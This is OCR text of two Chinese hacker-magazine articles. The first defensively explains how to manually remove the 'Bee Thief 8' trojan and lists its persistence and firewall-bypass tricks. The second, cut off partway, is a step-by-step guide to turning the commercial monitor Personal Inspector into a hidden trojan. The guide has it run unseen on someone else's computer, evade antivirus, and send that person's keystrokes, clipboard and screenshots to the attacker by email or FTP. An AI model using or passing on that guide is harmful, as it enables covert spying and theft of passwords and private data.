


图2 任务管理器无法终止木马进程

换一款工具“木马辅助查找器”，打开以后进入“进程监控”面板，在列表中找到木马“Csrss.exe”进程，在这里同时可以看到木马文件的路径，如图3所示。如果你不了解本来系统文件的位置不能确定哪个是木马，就根据PID吧，从任务管理器中得到进程PID为3804，然后再在“木马辅助查找器”中查找。




图3 木马进程和程序路径

由此得到木马文件的路径是在“%systemroot%\system\”中，如果这时你还不知道中的是什么马，就切换到“端口信息”页面，从这里可以看到进程对应的端口，如图4所示。




图4 木马对应的端口信息

有些时候可以根据一些木马默认所开的端口判断中的是哪种木马，UDP 2222，这不是传说中的蜜蜂大盗嘛，好像恍然大悟的样子，呵呵。

下一步就要看看注册表的启动项了。在“开始”——“运行”里输入regedt32打开注册表编辑器，依次进入HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，发现这里面已经加入了一项启动项目，多了一个internet键，如图5所示，启动的程序就是木马Csrss.exe。然后在注册表里搜索木马的文件名，没有什么异常的地方，然后查看“服务”，一切正常，可见蜜蜂8是通过注册表实现自启动的。




图5　木马的启动项

把“internet”键删除，没有重生，木马没有监视启动项。然后再在“木马辅助查找器”里结束掉木马进程。木马进程没有重生，查看任务管理器中的进程总数少1。查看UDP 2222端口已经关闭。理论上说现在的木马文件应该可以删除了，备份后删除了一下试试，果然可以删除，看来文件已经关闭了。由此看来蜜蜂并没有利用进程插入技术，没有监视线程，汗~~好弱。

不过我们还不要急着删除木马，因为这马不一定只有这一个文件，而木马已经运行过了，所以不能用文件对比来查找其他的木马文件。我们打开木马文件的“属性”，查看木马的时间信息，有用的是创建时间和修改时间。然后用Windows查找，根据这两个时间，我又在“%systemroot%\system32\”目录中找到两个与病毒有关的文件，一个是AUTOEXEC.BAT，另一个是BOOTEX.LOG。打开“AUTOEXEC.BAT”内容，如图6所示。




图6　被木马修改过的AUTOEXEC.BAT内容

由这里可知，木马先停掉了Windows的连接防火墙，然后利用netsh更改了防火墙的设置，这就是蜜蜂“穿越”防火墙的方法，而执行结果就存储在“BOOTEX.LOG”里了。

四、关于蜜蜂的行为

删除这两个文件和木马文件，然后重新启动，没有发现任何异常。可以确认木马从系统中清除了。但这只是在我的电脑上的杀毒过程，只是教给大家对一般木马基本通用的清除过程，希望会对大家有所帮助。对于蜜蜂大盗8，实际中可能根据系统以及蜜蜂的配置不同，蜜蜂所作的操作也不同。俗话说舍不得机器套不到马，所以我打开监控，重新运行了木马，狂分析系统记录，最后得到如下结论，可以说下面才是手工杀蜜蜂的关键。以下是我能找到的蜜蜂8的所有操作，实际上蜜蜂可能只执行其中的部分内容。

木马运行后，会先复制自身到“%SystemRoot%\system\”目录，随机以一个系统关键进程名命名，并且附加系统以及隐藏属性，然后更改注册表启动项，添加“internet”键，键值指向“%SystemRoot%\system\”目录下的病毒文件以实现自启动。在“%SystemRoot%\system32\”目录下生成“AUTOEXEC.BAT”并立即调用cmd.exe以最小化隐藏运行，关闭Windows连接防火墙。程序本身会关闭其他常见防火墙及反病毒软件，在此目录下可能生成“sys.dll”和“app.jpg”。木马还可能在“%SystemRoot%”目录下生成“IsUninst.exe”、“IsUn0804.exe”、“IsUn0404.exe”，在“C:\Program Files\Common Files\Real\Update_OB\”下生成（或者说是替换）“realsched.exe”。这是Real player的更新程序，这个程序会自动随系统启动并且每次运行Real player观看影片时也会启动。可能通过更改TXT文件关联为木马程序，使每次打开记事本都会运行木马；也可能以木马文件替换系统中的屏幕保护程序，达到运行目的。被替换的屏幕保护程序包括开机屏保logon.scr，空白屏保scrnsave.scr等，亦或包括所有Windows下的屏保。由于系统关系，我无法全部测试。我想这也是为什么有的人手工杀蜜蜂杀不干净的原因。在手工查杀时把上面提到的文件都删除掉，蜜蜂就不会再复生了。

木马还会对注册表及部分配置进行修改，只要删除上面所有的木马文件，就不会影响系统使用了。另外还要说明一下，蜜蜂大盗自带清除本机木马的功能，但这个功能并不完善，并且也清除不干净。由于蜜蜂8在生成服务端时的灵活性，程序似乎很难通过文件大小等信息来确定木马文件。上文也说了，木马生成的文件有哪些也不是确定的（虽然我不知道它的判断方法），所以蜜蜂8自我清除的方法是查找上文中各个木马生成的文件，找到就直接删除，不管是不是木马。这就产生了一个问题，就是清除木马后，电脑里的屏幕保护程序同时也被删除了，并且会立即弹出文件保护的对话框。呵呵，是不是挺不爽？并且蜜蜂的自清除还会留下一个文件不能删除，就是“%SystemRoot%\system\”目录下随机命名的木马文件，所以说蜜蜂本身的清除也是不能完全地把木马清除的。

五、总结

似乎还有一句话，一只蜜蜂倒下去，千万只菜鸟飞起来。一只小蜜蜂，让我们温习一下病毒、木马的手工查杀，希望大家能有所收获。

【文章中所涉及的木马辅助查找器2005，已经收录在光盘中】

编辑点评 许多初学者问我有没有什么通杀病毒、木马的方法。方法当然有，但都不灵活。就拿木马的配置来说讲究就不少，这些讲究直接影响到是否能成功地欺骗目标用户。通过本文我们可以学到一些经验，当经验积累到一定程度的时候，对于杀个木马来说不会太费劲。最重要的是从文章里学到经验，而不是死学方法。

nohack小技巧

禁止officexp输入条

先在添加／删除程序里把《中文可选输入方法》禁用，然后在区域设置详细信息将除“英语（美国）”之外的其它输入法删除，最后运行

regsvr32 /u msimtf.dll

regsvr32 /u msctf.dll

打造自己的神兵利器 personal inspector的“黑化”

Rain

从本文你可以学到：
1. 如何制作personal inspector免安装版。
2. 用WinRAR将文件打包成exe。

一、目标

将一些非黑客软件黑客化，有时候会有意想不到的收效，比如说不会被杀毒软件查杀。现在，我们就一起将一款计算机监视控制工具personal inspector打造成我们手中的神兵利器。personal inspector能够监视网络上计算机浏览网站的地址、所有的键盘输入、剪贴板上的数据、桌面的截图和运行的应用程序，并且可以把记录通过E-mail或者FTP发送。我们的目标就是让personal inspector在对方的电脑里神不知鬼不觉地运行，然后把记录传送给我们。好，开工！（测试环境：Windows 2003）

二、制作

1.确定文件

personal inspector不是绿色软件，我们不能在对方电脑上进行安装，所以我们首先要将它改装成为免安装的绿色版本。我们先用Filemon.监视它的安装。personal inspector默认是安装在%systemroot%\system32\pin目录下的。监视发现它的主要文件都释放在pin目录下（由于结果过于庞大，这里就不给出了），共3个文件夹和10个文件，如图1所示。

运行它的主程序svcmon.exe，这时会提醒你注册（软件不注册可以试用一段时间，并且屏蔽掉了一些功能，如隐藏任务栏图标）。那我们接着监视它的注册过程吧。




图1 程序安装后的文件

用Regmon监视注册表发现注册信息并没有写入注册表，文件监视发现注册时svcmon.cfg和svcmon.rep两个文件发生了变化，如图2所示。




图2 软件的注册和文件监视结果

Filemon的记录也证实了这两个文件有写入操作，如图3所示（这里是整理后的结果）。

由此得出结论：personal inspector的注册信息是写在配置文件里的，这样就方便我们直接做出注册版的了。同样用注册表监视和文件监视可以知道，其实personal inspector的所有配置信息都写在svcmon.cfg里，而svcmon.rep里的就是我们要得到的日志记录了。




图3 Filemon的监视记录

2.提取文件

下面我们就将我们需要的文件提取出来。

删除部分

Icon文件夹中存放的都是personal inspector中的图标，对于我们来说要图标是没有用处的，并且我们要尽量减小程序的体积，所以我们把这个文件夹删除。

Links和它的名字一样，存放的都是相关连接，删除。

Images文件夹是存放屏幕截图的，这个文件夹在需要的时候会自动生成，所以删除。

从名字上我们可以把license.txt、RegDll.bat、UnRegDll.bat删除了。

Uninstall.exe是反安装程序，也可以删除。

rView.exe是日志查看程序，这个放在别人的电脑上当然也是没有用的，删除。

最后我们提取出来的程序共5个，分别是svcmon.exe、svcmon.cfg、svcmon.dll、svcmonh.dll和svcmoni.dll。我们把这5个文件单独复制到一个文件夹里，从电脑里卸载personal inspector，然后运行我们提取的svcmon.exe。程序正常运行，在任务栏出现Pi的图标。

3.配置

然后我们就来把这个提取出来的personal inspector配置一下，把它做成一个隐藏的木马。右键点击Pi的图标，打开菜单，选择“Options”，可以看到这时菜单里已经没有图标了，如图4所示。




图4 personal inspector的菜单

进入personal inspector的设置，“General”标签里是一些常规设置，有程序要记录的内容等，根据自己的需要选择。关键的有这几个部分：在“Invisibility”标签里要把三个复选框都选中，这三个选项由上到下依次是在任务栏不显示图标、在

注册表中隐藏Run键和让程序在任务管理器中隐藏，如图5所示。

